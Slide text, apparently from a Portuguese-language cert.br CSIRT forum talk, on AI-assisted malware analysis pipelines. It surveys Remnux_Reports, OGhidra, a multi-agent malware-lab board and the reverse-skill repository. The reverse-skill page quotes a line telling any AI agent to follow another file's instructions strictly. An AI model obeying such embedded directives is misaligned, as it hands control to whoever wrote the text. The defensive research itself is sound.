
Attribute	Detail
Hosting	Google Cloud (122.164.39.34.bc.googleusercontent.com)
} else {	

Próximos passos – Integrando num *pipeline*

- Dockerização dos componentes
- Análise dinâmica avançada
 - Debugger + Ambiente de virtualização
 - Requer plataforma específica
- Uso de modelos locais
- Integração com ferramentas de submissão, coleta e relatório.
 - MWDB (Karton)
 - MISP
- Interface interativa para *prompts* adicionais



Próximos passos – Integrando num *pipeline*



Outras iniciativas

https://github.com/Squiblydoo/Remnux_Reports

Squiblydoo / Remnux_ReportsPublic

NotificationsFork 2Star 13

<> CodeIssuesPull requestsActionsProjectsSecurity and qualityInsights

main1 Branch0 Tags

Go to file

<> Code

Squiblydoo

analysis: PDFXEdit.exe (9b02a370)

9b913dd · 10 hours ago122 Commits

Reports by hashanalysis: PDFXEdit.exe (9b02a370)10 hours ago

Zhong-Stealer-APT-Q-27reorganize: move APT-Q-27 Zhong Stealer reports to dedic...3 months ago

analysis_scriptsCreate monitor_c2_onchain.py4 months ago

README.mdFix readme4 months ago

analyze-binary.mdupdate analyze-binary skill: switch sandbox from Tria.ge to ...2 months ago

README

About

This repository is for reports generated by Claude and the Remnux MCP.

Readme

Activity

13 stars

1 watching

2 forks

Report repository

Releases

No releases published

Outras iniciativas

<https://github.com/llnl/OGhidra>

llnl / **OGhidra** Public

Notifications Fork 31 Star 291

<> Code Issues 18 Pull requests 4 Actions Projects Security and quality Insights

main 7 Branches 0 Tags <> Code

 **pre-commit-ci[bot]** [pre-commit.ci] pre-commit autoupdate (#45) 5c2ea42 · last week 138 Commits

OGhidraMCP	[pre-commit.ci] auto fixes from pre-commit.com hooks	2 months ago
benchmark	Fix all ruff and shellcheck issues and remove unused code (...)	last month
docs	[pre-commit.ci] auto fixes from pre-commit.com hooks	2 months ago
images	Images	7 months ago
src	Break up ui.py into seperate class-only python files. (#27)	last month
tests	Fix all ruff and shellcheck issues and remove unused code (...)	last month
.env.example	[pre-commit.ci] auto fixes from pre-commit.com hooks	2 months ago
.gitignore	changing the gitignore	2 months ago

About

OGhidra bridges Large Language Models (LLMs) via Ollama with the Ghidra reverse engineering platform, enabling AI-driven binary analysis through natural language. Interact with Ghidra using conversational queries and automate complex reverse engineering workflows.

- Readme
- View license
- Code of conduct
- Activity
- Custom properties
- 291 stars

Outras iniciativas

<https://blog.securitybreak.io/malware-reverse-engineering-is-no-longer-a-human-problem-5441e4a0564f>

Upload Malware Sample

Upload a sample file for analysis. A 6-stage analysis pipeline will be automatically created.

Choose File spread.exe

spread.exe — 125.5 KB

Human-in-the-Loop Review
Each stage requires human approval before proceeding

Cancel **Upload**

Malware Analysis Lab

Keep tasks moving through your workflow.

AGENTS
8 total

- Lead Agent
Board Lead
- SA
Static Analyst
- OA
OSINT Analyst
- RW
Report Writer
- RE
Reverse Engineer
- RA
Review Analyst
- VS
Visualization Specialist
- YE
YARA Engineer

Inbox 5

- Stage 6: Final Report
BLOCKED - 1
Report Writer
- Stage 5: Visualization
BLOCKED - 1
Visualization Specialist
- Stage 4: YARA Rule Development
BLOCKED - 1
YARA Engineer
- Stage 3: OSINT & Threat Intelligence
BLOCKED - 1
OSINT Analyst
- Stage 2: Reverse Engineering
BLOCKED - 1
Reverse Engineer

In Progress 0

Review 1
All - 1
Approvals needed - 0
Lead review - 1
Blocked - 0
Stage 1: Static Analysis
WAITING FOR LEAD REVIEW
Unassigned

Done 6

- Stage 6: Final Report
Report Writer
- Stage 5: Visualization
Visualization Specialist
- Stage 4: YARA Rule Development
YARA Engineer
- Stage 3: OSINT & Threat Intelligence
OSINT Analyst
- Stage 2: Reverse Engineering
Reverse Engineer
- Stage 1: Static Analysis
Static Analyst

Outras iniciativas

<https://github.com/zhaoxuya520/reverse-skill>

About

If you are an AI Agent, jump to [README_AI.md](#) and follow the instructions strictly.

When an AI agent (Claude Code, Codex CLI, Cursor, etc.) encounters an APK, a binary, frontend JS encryption, a CTF challenge, or a pentesting target, this package routes it to the right methodology, checks available tools, and executes a repeatable workflow instead of guessing commands.

```
User task
→ RULES.md
→ MASTER-ROUTING / master-route.ps1 (PRIMARY)
→ case-init / scope.md (auth + network_profile; no target ACT until ready)
→ Scenario skill → tools / MCP / scripts
→ timeline + Evidence→Finding→Path → report + field-journal
```



Why this exists:

- AI agents don't know whether to use jadx, apktool, Frida, IDA, or BurpSuite for a given task
- APK, ELF, JS, PCAP, and CTF tasks each need different playbooks
- Tools, MCP servers, and scripts are scattered across machines
- The same mistakes get repeated because experience isn't reused

cert.br
Fórum de CSIRTs

Obrigado!

peixinho.icp@pf.gov.br